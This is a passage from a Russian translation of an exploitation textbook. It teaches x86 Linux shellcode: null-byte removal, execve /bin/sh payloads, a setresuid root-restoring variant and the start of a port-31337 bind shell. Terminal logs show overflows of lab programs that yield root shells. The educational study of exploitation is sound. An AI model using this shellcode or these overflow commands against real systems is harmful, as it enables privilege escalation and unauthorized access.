	`0 or 1 = 0`
	`0 or 0 = 0`
	Результат равен 1, только если оба бита — и source, и destination — равны 1. Результат сохраняется в операнде destination

`xor <dest>, <source>`	Выполняет поразрядную логическую операцию исключающего ИЛИ, сравнивая каждый бит одного операнда с соответствующим битом второго.
	`1 or 0 = 1`
	`1 or 1 = 0`
	`0 or 1 = 1`
	`0 or 0 = 0`
	Если биты различаются, результат равен 1, если совпадают, результат равен 0. Он сохраняется в операнде destination

Можно поместить в регистр произвольное 32-разрядное число, а затем вычесть из регистра это значение, воспользовавшись инструкциями `mov` и `sub`.

```
B8 44 33 22 11              mov eax,0x11223344
2D 44 33 22 11              sub eax,0x11223344
```

Техника вполне рабочая, но для обнуления одного регистра требуется 10 байтов, что увеличивает размер ассемблированного шелл-кода. У вас есть идеи, как ее оптимизировать? Определенное в каждой инструкции значение DWORD занимает 80 процентов кода. Вычитание любого значения из самого себя дает ноль и не требует никаких статических данных. Это реализует единственная двухбайтовая инструкция:

```
29 C0                       sub eax,eax
```

Инструкция `sub` прекрасно справится с обнулением регистров в начале шелл-кода. Она влияет на состояние флагов процессора, которые используются, к примеру, для ветвлений. По этой причине для обнуления регистров в большинстве вариантов шелл-кода применяется другая двухбайтовая инструкция — `xor`. Она выполняет над битами регистра операцию сложения по модулю. Напомню, что `1 xor 1` дает 0, как и `0 xor 0`, соответственно, ноль мы получим и для любого значения, которое складывается по модулю само с собой. Аналогичный результат дает вычитание значения из самого себя, но инструкция `xor` не влияет на состояние флагов процессора, поэтому лучше использовать ее.

```
31 C0                       xor eax,eax
```

Инструкцией `sub` можно смело обнулять регистры (когда это делается в начале шелл-кода), но на практике чаще всего применяется инструкция `xor`. В следующей версии шелл-кода для решения проблемы нулевых байтов я использовал младшие регистры и инструкцию `xor`. По возможности я применял и инструкции `inc` и `dec`, чтобы уменьшить размер шелл-кода.

helloworld3.s

```
BITS 32                 Говорим nasm, что это 32-разрядный код

jmp short one       ; Переходим к инструкции call в конце

two:
  ssize_t write(int fd, const void *buf, size_t count);
    pop ecx             Сохраняем адрес возврата (string ptr) в регистр ecx
    xor eax, eax      ; Обнуляем все 32 бита регистра eax
    mov al, 4         ; Записываем системный вызов #4 в младший байт регистра eax
```

```
    xor ebx, ebx      ; Обнуляем регистр ebx
    inc ebx           ; Увеличиваем ebx на 1, дескриптор файла STDOUT
    xor edx, edx
    mov dl, 15        ; Длина строки
    int 0x80          ; Системный вызов: write(1, string, 14)

  void _exit(int status);
    mov al, 1         ; Номер системного вызова Exit, 3 старших байта все еще 0
    dec ebx           ; Уменьшаем регистр ebx до 0 для status = 0
    int 0x80          ; Системный вызов: exit(0)

one:
    call two    ; Переход назад, чтобы избежать нулевых байтов
    db "Hello, world!", 0x0a, 0x0d ; с байтами новой строки и возврата каретки
```

После ассемблирования быстро проверим полученный машинный код на наличие нулевых байтов инструментами hexdump и grep.

```
reader@hacking:~/booksrc $ nasm helloworld3.s
reader@hacking:~/booksrc $ hexdump -C helloworld3 | grep --color=auto 00
00000000  eb 13 59 31 c0 b0 04 31 db 43 31 d2 b2 0f cd 80 |..Y1...1.C1.....|
00000010  b0 01 4b cd 80 e8 e8 ff ff ff 48 65 6c 6c 6f 2c |..K.......Hello,|
00000020  20 77 6f 72 6c 64 21 0a 0d | world!..|
00000029
reader@hacking:~/booksrc $
```

Эта версия шелл-кода не содержит нулевых байтов и вполне пригодна к использованию. Теперь-то она точно заставит уязвимую программу notesearch вывести на экран строчку «Hello, world!».

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat helloworld3)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE по адресу 0xbffff9bc
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xbc\xf9\xff\xbf"x40')
[DEBUG] обнаружена заметка длиной 33 байта для id 999
-------[ конец данных, касающихся заметки ]-------
Hello, world!
reader@hacking :~/booksrc $
```

0x530 Код запуска оболочки

Теперь, когда вы умеете делать системные вызовы и избавляться от нулевых байтов, ничто не мешает конструировать любой шелл-код. Запуск оболочки осуществляется системным вызовом, запускающим программу /bin/sh. Системный вызов номер 11 `execve()` аналогичен знакомой вам по предыдущим главам функции языка C `execute()`.

```
EXECVE(2)              Справочник программиста Linux              EXECVE(2)

ИМЯ
    execve - запустить программу

СИНТАКСИС
    #include <unistd.h>

    int execve(const char *filename, char *const argv[],
               char *const envp[]);

ОПИСАНИЕ
    execve() запускает программу, на которую указывает параметр filename. Этот
    параметр должен быть или двоичным исполняемым файлом, или сценарием,
    начинающимся со строчки вида "#! interpreter [arg]". Во втором случае параметр
    interpreter должен быть корректным маршрутом к исполняемому файлу, который сам
    не является сценарием и вызывается как interpreter [arg] filename.

    argv - это массив строк, передаваемый в новую программу в качестве аргументов;
    envp - это массив строк, обычно вида key=value, передаваемых в новую программу
    в качестве окружения. Оба массива, argv и envp, должны завершаться нулевым
    указателем. Доступ к вектору аргументов и окружению осуществляется вызовом
    функции main, которая определена как int main(int argc, char *argv[],
    char *envp[]).
```

Первым аргументом функции должен быть указатель на строку `"/bin/sh"`, то есть на программу, которую мы хотим запустить. Массив переменных окружения — третий аргумент — может быть пустым, но даже в этом случае он должен заканчиваться 32-разрядным нулевым указателем. Идущий вторым массив аргументов также должен завершаться этим указателем, кроме того, там необходим указатель на строку (поскольку нулевым аргументом выступает имя выполняющейся программы). Вот как может выглядеть код такого вызова функции на языке C:

exec_shell.c

```
#include <unistd.h>

int main() {
    char filename[]   "/bin/sh\x00";
    char **argv, **envp; // Массивы с указателями на тип char

    argv[0] = filename; // Единственный аргумент filename
    argv[1] = 0; // Ноль, завершающий массив аргументов

    envp[0] = 0; // Ноль, завершающий массив окружения

    execve(filename, argv, envp);
}
```

Чтобы получить аналогичный результат на языке ассемблера, следует построить в памяти массивы аргументов и окружения. Кроме того, нужно добавить завер-

шающий нулевой байт в строку "/bin/sh", которую тоже потребуется построить в памяти. Работа с памятью в данном случае является аналогом использования указателей в языке C. Инструкция lea (от *load effective address*[1]) работает как оператор address-of из языка C.

Команда	Описание
lea <dest>, <source>	Загружает эффективный адрес из операнда source в операнд destination

В варианте синтаксиса Intel для разыменования операндов, используемых как указатели, их нужно заключить в квадратные скобки. К примеру, следующая инструкция воспримет регистр **EBX+12** как указатель и запишет содержимое регистра eax туда, куда он указывает.

```
89 43 0C          mov [ebx+12],eax
```

Мы используем эти новые инструкции в следующем варианте шелл-кода для построения в памяти аргументов функции execve(). Массив переменных окружения в этом случае свернут и помещен в конец массива аргументов, поэтому у них общий 32-разрядный конечный ноль.

exec_shell.s

```
BITS 32

    jmp short two       Переходим к инструкции call в самом низу
one:
  int execve(const char *filename, char *const argv [], char *const envp[])
    pop ebx           ; Адрес строки в регистре ebx
    xor eax, eax      ; Записываем 0 в регистр eax
    mov [ebx+7], al   ; Строку /bin/sh завершает ноль
    mov [ebx+8], ebx  ; Помещаем адрес из ebx на место AAAA
    mov [ebx+12], eax ; Помещаем 32-разрядный конечный ноль на место BBBB
    lea ecx, [ebx+8]  ; Загружаем адрес из [ebx+8] в ecx для указателя argv
    lea edx, [ebx+12] ; edx = ebx + 12, то есть указатель на envp
    mov al, 11        ; Системный вызов #11
    int 0x80            Выполняем его

two:
    call one          ; Инструкция call для получения адреса строки
    db '/bin/shXAAAABBBB' ; Эти XAAAABBBB байтов не нужны
```

После завершения строки и построения массивов идет инструкция lea (она выделена жирным шрифтом), помещающая указатель на массив аргументов в регистр ECX. Загрузка эффективного адреса помещенного в квадратные скобки ре-

[1] Загрузка эффективного адреса (*англ.*). — *Примеч. пер.*

гистра, к которому прибавлено некое число, позволяет легко увеличить регистр на эту величину и сохранить в другом регистре. В коде мы видим, как скобки разыменовывают **EBX+8**, служащий аргументом инструкции **lea**, которая загружает полученный адрес в регистр EDX. Загрузка адреса разыменованного указателя создает исходный указатель, соответственно, инструкция **lea** помещает содержимое EBX+8 в регистр EDX. Обычно для таких вещей требуются инструкции **mov** и **add**. Зато после ассемблирования наш шелл-код не будет содержать нулевых байтов и, внедрившись в уязвимую программу, запустит для нас командную оболочку.

```
reader@hacking:~/booksrc $ nasm exec_shell.s
reader@hacking:~/booksrc $ wc -c exec_shell
36 exec_shell
reader@hacking:~/booksrc $ hexdump -C exec_shell
00000000  eb 16 5b 31 c0 88 43 07 89 5b 08 89 43 0c 8d 4b |..[1..C..[..C..K|
00000010  08 8d 53 0c b0 0b cd 80 e8 e5 ff ff ff 2f 62 69 |..S........../bi|
00000020  6e 2f 73 68                                     |n/sh|
00000024
reader@hacking:~/booksrc $ export SHELLCODE=$(cat exec_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE по адресу 0xbffff9c0
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xc0\xf9\xff\xbf"x40')
[DEBUG] обнаружена заметка длиной 34 байта для id 999
[DEBUG] обнаружена заметка длиной 41 байт для id 999
[DEBUG] обнаружена заметка длиной 5 байтов для id 999
[DEBUG] обнаружена заметка длиной 35 байтов для id 999
[DEBUG] обнаружена заметка длиной 9 байтов для id 999
[DEBUG] обнаружена заметка длиной 33 байта для id 999
-------[ конец данных, касающихся заметки ]-------
sh-3.2# whoami
root
sh-3.2#
```

Этот шелл-код занимает 45 байтов, но его лучше уменьшить — ведь его придется внедрить в какое-то место в памяти программы, а чем меньше шелл-код, тем меньшие буферы подойдут для его вставки. Это увеличивает количество ситуаций, в которых его можно использовать. Если убрать фрагмент **XAAAABBBB**, добавленный для большей заметности, из конца строки, это сократит шелл-код до 36 байтов.

```
reader@hacking:~/booksrc/shellcodes $ hexdump -C exec_shell
00000000  eb 16 5b 31 c0 88 43 07 89 5b 08 89 43 0c 8d 4b |..[1..C..[..C..K|
00000010  08 8d 53 0c b0 0b cd 80 e8 e5 ff ff ff 2f 62 69 |..S........../bi|
00000020  6e 2f 73 68                                     |n/sh|
00000024
reader@hacking:~/booksrc/shellcodes $ wc -c exec_shell
36 exec_shell
reader@hacking:~/booksrc/shellcodes $
```

Давайте отредактируем шелл-код, более рационально воспользовавшись регистрами. Указатель стека ESP ссылается на его верхнюю часть. При проталкивании в стек нового значения регистр ESP смещается в памяти вверх (через вычитание 4), и на вершину стека помещается его новое значение. Соответственно, при извлечении значения из стека указатель ESP сдвигается вниз (через добавление 4).

В новой версии шелл-кода формировать в памяти структуры, необходимые для системного вызова функции `execve()`, будут инструкции `push`.

tiny_shell.s

```
BITS 32

  execve(const char *filename, char *const argv [], char *const envp[])
    xor eax, eax      ; Обнуляем регистр eax
    push eax          ; Проталкиваем несколько нулей для завершения строки
    push 0x68732f2f   ; Проталкиваем в стек "//sh"
    push 0x6e69622f   ; Проталкиваем в стек "/bin"
    mov ebx, esp        Помещаем адрес "/bin//sh" в ebx, через esp
    push eax          ; Проталкиваем в стек 32-разрядный конечный ноль
    mov edx, esp      ; Пустой массив для envp
    push ebx          ; Проталкиваем в стек адрес строки
    mov ecx, esp      ; Массив argv с указателем на строку
    mov al, 11        ; Системный вызов #11
    int 0x80          ; Выполняем его
```

Этот шелл-код создает в стеке завершающуюся нулем строку `"/bin//sh"`, а затем копирует в качестве указателя регистр ESP. Дополнительный обратный слеш не имеет значения и просто игнорируется. Аналогичным способом строятся массивы для остальных аргументов. Полученный в итоге шелл-код тоже запускает командную оболочку, но занимает всего 25 байтов вместо прежних 36.

```
reader@hacking:~/booksrc $ nasm tiny_shell.s
reader@hacking:~/booksrc $ wc -c tiny_shell
25 tiny_shell
reader@hacking:~/booksrc $ hexdump -C tiny_shell
00000000  31 c0 50 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 50 |1.Ph//shh/bin..P|
00000010  89 e2 53 89 e1 b0 0b cd 80                      |..S......|
00000019
reader@hacking:~/booksrc $ export SHELLCODE=$(cat tiny_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE no адресу 0xbffff9cb
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xcb\xf9\xff\xbf"x40')
[DEBUG] обнаружена заметка длиной 34 байта для id 999
[DEBUG] обнаружена заметка длиной 41 байт для id 999
[DEBUG] обнаружена заметка длиной 5 байтов для id 999
[DEBUG] обнаружена заметка длиной 35 байтов для id 999
[DEBUG] обнаружена заметка длиной 9 байтов для id 999
[DEBUG] обнаружена заметка длиной 33 байта для id 999
-------[ конец данных, касающихся заметки ]-------
sh-3.2#
```

0x531 Вопрос привилегий

Случаи несанкционированного получения повышенных прав случаются все чаще, и для предотвращения этого некоторые привилегированные процессы, перед тем как выполнить не требующие особых прав действия, понижают текущий уровень привилегий. За это отвечает функция `seteuid()`, задающая эффективный ID пользователя. Его изменение позволяет задать новые привилегии процесса. Вот справочная информация по функции `seteuid()`.

```
SETEGID(2)                Справочник программиста Linux                SETEGID(2)

ИМЯ
    seteuid, setegid - задает эффективный ID пользователя или группы

СИНТАКСИС
    #include <sys/types.h>
    #include <unistd.h>

    int seteuid(uid_t euid);
    int setegid(gid_t egid);

ОПИСАНИЕ
    seteuid() здает эффективный ID пользователя текущего процесса.
    Непривилегированные пользовательские процессы могут устанавливать эффективый
    ID пользователя только равным фактическому ID пользователя, эффективному ID
    пользователя или сохраненному set-user-ID. Функция setegid() работает
    аналогично, только для группы, а не для пользователя.

ВОЗВРАЩАЕМОЕ ЗНАЧЕНИЕ
    В случае успеха возвращается 0. В случае ошибки возвращается -1 и в errno
    записывается соответствующий номер ошибки.
```

Давайте посмотрим, как эта функция применяется для уменьшения привилегий до уровня пользователя `games` перед вызовом уязвимой функции `strcpy()`.

drop_privs.c

```
#include <unistd.h>
void lowered_privilege_function(unsigned char *ptr) {
    char buffer[50];
    seteuid(5);  // Понижаем права до пользователя games
    strcpy(buffer, ptr);
}
int main(int argc, char *argv[]) {
    if (argc > 0)
        lowered_privilege_function(argv[1]);
}
```

Скомпилированная программа имеет флаг setuid для пользователя root, но перед выполнением шелл-кода привилегии понижаются до пользователя games. В результате командная оболочка открывается для пользователя games, то есть без доступа к правам администратора.

```
reader@hacking:~/booksrc $ gcc -o drop_privs drop_privs.c
reader@hacking:~/booksrc $ sudo chown root ./drop_privs; sudo chmod u+s
              ./drop_privs
reader@hacking:~/booksrc $ export SHELLCODE=$(cat tiny_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./drop_privs
SHELLCODE по адресу 0xbffff9cb
reader@hacking:~/booksrc $ ./drop_privs $(perl -e 'print "\xcb\xf9\xff\xbf"x40')
sh-3.2$ whoami
games
sh-3.2$ id
uid=999(reader) gid=999(reader) euid=5(games)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),
44(video),46(plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),
117(admin),999(reader)
sh-3.2$
```

К счастью, привилегии пользователя root легко вернуть с помощью системного вызова в начале нашего шелл-кода. Лучше всего использовать для этой цели системный вызов **setresuid()**, задающий фактический, эффективный и сохраненный идентификаторы пользователя. Вот его номер и справочная информация.

```
reader@hacking:~/booksrc $ grep -i setresuid /usr/include/asm-i386/unistd.h
#define __NR_setresuid          164
#define __NR_setresuid32        208
reader@hacking:~/booksrc $ man 2 setresuid
SETRESUID(2)              Справочник программиста              Linux SETRESUID(2)

ИМЯ
    setresuid, setresgid - задает фактический, эффективный и сохраненный
    идентификаторы пользователя или группы

СИНТАКСИС
    #define _GNU_SOURCE
    #include <unistd.h>
    int setresuid(uid_t ruid, uid_t euid, uid_t suid);
    int setresgid(gid_t rgid, gid_t egid, gid_t sgid);

ОПИСАНИЕ
    setresuid() задает фактический ID пользователя, эффективный ID пользователя
    и set-user-ID текущего процесса.
```

Вот пример шелл-кода, который перед запуском оболочки вызывает функцию `setresuid()` для восстановления привилегий пользователя root.

priv_shell.s

```
BITS 32

  setresuid(uid_t ruid, uid_t euid, uid_t suid);
    xor eax, eax      ; Обнуляем регистр eax
    xor ebx, ebx      ; Обнуляем регистр ebx
    xor ecx, ecx      ; Обнуляем регистр ecx
    xor edx, edx      ; Обнуляем регистр edx
    mov al, 0xa4        164 (0xa4) для системного вызова #164
    int 0x80            setresuid(0, 0, 0) восстанавливаем все права root

; execve(const char *filename, char *const argv [], char *const envp[])
    xor eax, eax        Еще раз обнуляем регистр eax
    mov al, 11        ; Системный вызов #11
    push ecx          ; Проталкиваем нули для завершения строки
    push 0x68732f2f   ; Проталкиваем в стек "//sh"
    push 0x6e69622f   ; Проталкиваем в стек "/bin"
    mov ebx, esp      ; Помещаем адрес "/bin//sh" в ebx через esp
    push ecx          ; Проталкиваем в стек 32-разрядный конечный ноль
    mov edx, esp      ; Пустой массив для envp
    push ebx          ; Проталкиваем в стек адрес строки
    mov ecx, esp      ; Массив argv с указателем на строку
    int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Как видите, при эксплуатации уязвимости программы, запущенной с пониженными привилегиями, шелл-код может их восстановить. Вот пример:

```
reader@hacking:~/booksrc $ nasm priv_shell.s
reader@hacking:~/booksrc $ export SHELLCODE=$(cat priv_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./drop_privs
SHELLCODE по адресу 0xbffff9bf
reader@hacking:~/booksrc $ ./drop_privs $(perl -e 'print "\xbf\xf9\xff\xbf"x40')
sh-3.2# whoami
root
sh-3.2# id
uid=0(root) gid=999(reader)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),
       46(plugdev),104(scan
ner),112(netdev),113(lpadmin),115(powerdev),117(admin),999(reader)
sh-3.2#
```

0x532 Дополнительная оптимизация

Этот шелл-код можно сократить еще на несколько байтов. В версии ассемблера для архитектуры *x*86 есть однобайтовая инструкция `cdq` (от *convert doubleword to*

quadword[1]). Операндов у нее нет. Эта инструкция всегда берет значение из регистра EAX и сохраняет результат в регистры EDX и EAX. Так как каждый из них вмещает в себя 32-разрядное двойное слово, для сохранения учетверенного слова потребуется два регистра. Преобразование в данном случае сводится к расширению знакового бита от 32-разрядного целого к 64-разрядному. Это означает, что при нулевом знаковом бите регистра EAX инструкция `cdq` обнулит регистр EDX. Его обнуление оператором `xor` требует двух байтов; соответственно, при нулевом значении регистра EAX использование инструкции `cdq` для обнуления EDX сэкономит нам один байт. У нас было:

```
31 D2   xor edx,edx
```

А теперь у нас стало:

```
99      cdq
```

Еще один байт можно сэкономить за счет рационального использования стека. Так как он выровнен по 32-битной границе, помещаемый туда байт будет выравниваться так же, как и двойное слово. При извлечении этого значения из стека оно дополнится знаком, занимая регистр целиком. Инструкции для проталкивания одного байта в стек и извлечения его оттуда занимают три байта, в то время как применение оператора `xor` для обнуления регистра и перемещения одного байта потребует четырех байтов. Посмотрите:

```
31 C0    xor eax,eax
B0 0B    mov al,0xb
```

А теперь посмотрите на это:

```
6A 0B   push byte +0xb
58      pop eax
```

Описанные приемы (они выделены жирным шрифтом) применяются в следующем листинге, который после ассемблирования превращается в уже знакомый нам по предыдущим разделам шелл-код.

shellcode.s

```
BITS 32

  setresuid(uid_t ruid, uid_t euid, uid_t suid);
    xor eax, eax      ; Обнуляем регистр eax
```

[1] Преобразование двойного слова в *учетверенное* (*англ.*). — *Примеч. пер.*

```
    xor ebx, ebx      ; Обнуляем регистр ebx
    xor ecx, ecx      ; Обнуляем регистр ecx
    cdq               ; Обнуляем регистр edx, используя знаковый бит из регистра eax
    mov BYTE al, 0xa4   системный вызов 164 (0xa4)
    int 0x80            setresuid(0, 0, 0) восстанавливаем все привилегии
                        пользователя root

; execve(const char *filename, char *const argv [], char *const envp[])
    push BYTE 11      ; проталкиваем в стек 11
    pop eax           ; Извлекаем 11 типа dword в регистр eax
    push ecx            Проталкиваем несколько нулей для завершения строки
    push 0x68732f2f     проталкиваем в стек "//sh"
    push 0x6e69622f     проталкиваем в стек "/bin"
    mov ebx, esp        Помещаем адрес "/bin//sh" в ebx, через esp
    push ecx            Проталкиваем в стек 32-разрядный конечный ноль
    mov edx, esp        Пустой массив для envp
    push ebx          ; Проталкиваем в стек адрес строки
    mov ecx, esp      ; Массив argv с указателем на строку
    int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Для проталкивания в стек байта по правилам синтаксиса следует объявить тип данных. Для одного байта корректный тип — это `BYTE`, для двух — `WORD`, а для четырех — `DWORD`. Подходящий тип можно косвенно определить по размеру регистра, например если в стек проталкивается регистр AL, это указывает на тип `BYTE`. Далеко не всегда требуется указывать тип, но код таким образом становится более читабельным.

0x540 Шелл-код, привязывающий к порту

К сожалению, спроектированный нами шелл-код не подходит для эксплуатации уязвимости в удаленных программах. Внедренный шелл-код должен быть в состоянии передать по сети приглашение командной строки для пользователя root. Нам придется привязать оболочку к порту, где она будет слушать входящие соединения. В предыдущей главе шелл-код с такими возможностями использовался для эксплуатации уязвимости сервера tinyweb. Давайте рассмотрим код на языке C, осуществляющий привязку к порту 31337 и слушающий TCP-соединения.

bind_port.c

```
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void) {
    int sockfd, new_sockfd; // Слушаем на sock_fd, новое подключение к new_fd
    struct sockaddr_in host_addr, client_addr; // Мой адрес
```

```
    socklen_t sin_size;
    int yes=1;

    sockfd = socket(PF_INET, SOCK_STREAM, 0);

    host_addr.sin_family = AF_INET;         // Локальный порядок байтов
    host_addr.sin_port = htons(31337);      // 16-разрядное, сетевой порядок байтов
    host_addr.sin_addr.s_addr = INADDR_ANY; // Автоматически заполняем моим IP
    memset(&(host_addr.sin_zero), '\0', 8); // Обнуляем остаток структуры

    bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

    listen(sockfd, 4);
    sin_size = sizeof(struct sockaddr_in);
    new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

Для обращения к этим уже знакомым вам функциям сокетов достаточно одного системного вызова Linux, который называется `socketcall()` и имеет номер 102. Вот его описание:

```
reader@hacking:~/booksrc $ grep socketcall /usr/include/asm-i386/unistd.h
#define __NR_socketcall 102
reader@hacking:~/booksrc $ man 2 socketcall
IPC(2)                        Справочник программиста Linux
IPC(2)

ИМЯ
    socketcall - системные вызовы сокетов

СИНТАКСИС
    int socketcall(int call, unsigned long *args);

ОПИСАНИЕ
    socketcall() - общая точка входа в ядро для системных вызовов сокета. Параметр
    call указывает, какую функцию сокета нужно вызвать. Параметр args указывает
    на блок с аргументами, который будет передан в соответствующую функцию.
    В программах пользователей вызовы этих функций следует выполнять по их обычным
    именам. Информация о socketcall() нужна только разработчикам стандартных
    библиотек и тем, кто пишет программы для ядра.
```

Вот перечень допустимых номеров вызовов для первого аргумента:

Из файла /usr/include/linux/net.h

```
#define SYS_SOCKET 1    /* sys_socket(2)    */
#define SYS_BIND 2    /* sys_bind(2)    */
#define SYS_CONNECT 3    /* sys_connect(2)    */
#define SYS_LISTEN 4    /* sys_listen(2)    */
#define SYS_ACCEPT 5    /* sys_accept(2)    */
#define SYS_GETSOCKNAME 6    /* sys_getsockname(2)    */
```

```
#define SYS_GETPEERNAME 7    /* sys_getpeername(2)    */
#define SYS_SOCKETPAIR 8    /* sys_socketpair(2)    */
#define SYS_SEND 9    /* sys_send(2)    */
#define SYS_RECV 10    /* sys_recv(2)    */
#define SYS_SENDTO 11    /* sys_sendto(2)    */
#define SYS_RECVFROM 12    /* sys_recvfrom(2)    */
#define SYS_SHUTDOWN 13    /* sys_shutdown(2)    */
#define SYS_SETSOCKOPT 14    /* sys_setsockopt(2)    */
#define SYS_GETSOCKOPT 15    /* sys_getsockopt(2)    */
#define SYS_SENDMSG 16    /* sys_sendmsg(2)    */
#define SYS_RECVMSG 17    /* sys_recvmsg(2)    */
```

Таким образом, для системных вызовов функций сокетов в Linux регистр EAX всегда должен содержать значение 102, соответствующее вызову `socketcall()`, EBX — тип вызова, а ECX — указатель на аргументы. При всей простоте этих вызовов для каких-то из них требуется структура `sockaddr`, которую должен создать шелл-код. Увидеть, как она выглядит в памяти, проще всего в процессе отладки скомпилированного кода на языке C.

```
reader@hacking:~/booksrc $ gcc -g bind_port.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 18
13      sockfd = socket(PF_INET, SOCK_STREAM, 0);
14
15      host_addr.sin_family = AF_INET;         // Локальный порядок байтов
16      host_addr.sin_port = htons(31337);      // 16-разрядное, сетевой порядок
                                                // байтов
17      host_addr.sin_addr.s_addr = INADDR_ANY; // Автоматически заполняем моим IP
18      memset(&(host_addr.sin_zero), ,\0', 8); // Обнуляем остаток структуры
19
20      bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));
21
22      listen(sockfd, 4);
(gdb) break 13
Breakpoint 1 at 0x804849b: file bind_port.c, line 13.
(gdb) break 20
Breakpoint 2 at 0x80484f5: file bind_port.c, line 20.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at bind_port.c:13
13          sockfd = socket(PF_INET, SOCK_STREAM, 0);
(gdb) x/5i $eip
0x804849b <main+23>:    mov    DWORD PTR [esp+8],0x0
0x80484a3 <main+31>:    mov    DWORD PTR [esp+4],0x1
0x80484ab <main+39>:    mov    DWORD PTR [esp],0x2
0x80484b2 <main+46>:    call   0x8048394 <socket@plt>
0x80484b7 <main+51>:    mov    DWORD PTR [ebp-12],eax
(gdb)
```

Первая точка останова находится непосредственно перед обращением к сокету, так как нам нужно узнать значения PF_INET и SOCK_STREAM. Все три аргумента в обратном порядке помещены в стек (хотя и при помощи инструкций mov). Это означает, что PF_INET фигурирует под номером 2, а SOCK_STREAM под номером 1.

```
(gdb) cont
Continuing.

Breakpoint 2, main () at bind_port.c:20
20          bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));
(gdb) print host_addr
$1 = {sin_family = 2, sin_port = 27002, sin_addr = {s_addr = 0},
   sin_zero = "\000\000\000\000\000\000\000"}
(gdb) print sizeof(struct sockaddr)
$2 = 16
(gdb) x/16xb &host_addr
0xbffff780:     0x02    0x00    0x7a    0x69    0x00    0x00    0x00    0x00
0xbffff788:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
(gdb) p /x 27002
$3 = 0x697a
(gdb) p 0x7a69
$4 = 31337
(gdb)
```

Следующая точка останова находится после заполнения структуры sockaddr. Отладчик сумеет раскодировать элементы структуры и отобразить для нас элемент host_addr, но мы при этом должны понять, что информация о порте сохранена в сетевом порядке байтов. Элементы sin_family и sin_port представляют собой слова, за которыми следует адрес в формате DWORD. В рассматриваемом случае он равен нулю, то есть привязку можно выполнять к любому адресу. За ним следуют еще восемь байтов незаполненной части структуры. Вся важная информация (выделенная жирным шрифтом) содержится в первых восьми байтах структуры.

Давайте рассмотрим инструкции ассемблера, реализующие все системные вызовы для привязки к порту 31337 и приема TCP-соединений. Структура sockaddr и массивы аргументов создаются проталкиванием значений в стек в обратном порядке и последующим копированием содержимого регистра ESP в регистр ECX. Последние восемь байтов структуры sockaddr в стек не проталкиваются, поскольку не содержат информации. Их место займут случайные восемь байтов, но в нашем случае это не имеет значения.

bind_port.s

```
BITS 32

  s = socket(2, 1, 0)
    push BYTE 0x66   ; Системный вызов #102 (0x66)
```

```
    pop eax
    cdq              ; Обнуляем edx, чтобы позднее использовать как нулевое
                       значение типа DWORD
    xor ebx, ebx     ; в регистре ebx тип системного вызова сокета
    inc ebx            1 = SYS_SOCKET = socket()
    push edx           Строим массив arg: { protocol = 0,
    push BYTE 0x1         (в обратном порядке) SOCK_STREAM = 1,
    push BYTE 0x2                              AF_INET = 2 }
    mov ecx, esp       ecx = указатель на массив аргументов
    int 0x80         ; После системного вызова в eax дескриптор файла сокета

    mov esi, eax     ; сохраняем FD сокета в регистре esi

; bind(s, [2, 31337, 0], 16)
    push BYTE 0x66     socketcall (системный вызов #102)
    pop eax
    inc ebx          ; ebx = 2 = SYS_BIND = bind()
    push edx         ; Строим структуру sockaddr: INADDR_ANY = 0
    push WORD 0x697a ;    (в обратном порядке) PORT = 31337
    push WORD bx                               AF_INET = 2
    mov ecx, esp     ; ecx = указатель на структуру сервера
    push BYTE 16     ; argv: { sizeof(структура сервера) = 16,
    push ecx         ;         указатель на структуру сервера,
    push esi         ;         дескриптор файла сокета }
    mov ecx, esp     ; ecx = массив аргументов
    int 0x80         ; в случае успеха eax = 0

; listen(s, 0)
    mov BYTE al, 0x66 ; socketcall (системный вызов #102)
    inc ebx
    inc ebx          ; ebx = 4 = SYS_LISTEN = listen()
    push ebx         ; argv: { backlog = 4,
    push esi         ;         fd сокета }
    mov ecx, esp       ecx = массив аргументов
    int 0x80

; c = accept(s, 0, 0)
    mov BYTE al, 0x66 ; socketcall (системный вызов #102)
    inc ebx          ; ebx = 5 = SYS_ACCEPT = accept()
    push edx         ; argv: { socklen = 0,
    push edx                   указатель на sockaddr = NULL,
    push esi                   fd сокета}
    mov ecx, esp     ; ecx = массив аргументов
    int 0x80         ; eax = FD сокета подключения
```

Готовый шелл-код будет выполнять привязку к порту 31337 и ждать на нем входящих соединений. После установки соединения новый дескриптор файла сокета помещается в регистр EAX в конце этого кода. Теперь остается только добавить к шелл-коду написанный нами ранее код запуска командной оболочки. К счастью, стандартные дескрипторы файлов позволяют легко осуществить такое слияние.

0x541 Дублирование стандартных файловых дескрипторов

Как правило, ввод/вывод в программах осуществляется с помощью таких дескрипторов, как *стандартный ввод*, *стандартный вывод* и *стандартный поток ошибок*. Сокеты также представляют собой обычные дескрипторы файлов, через которые можно выполнять чтение и запись. Подменив стандартные потоки ввода, вывода и ошибок запущенной нами оболочки на дескриптор файла сокета, мы заставим ее записывать выводимые данные и сведения об ошибках в сокет и читать полученные им байты. Для дублирования дескрипторов файлов существует специальный системный вызов dup2. Его номер — 63.

```
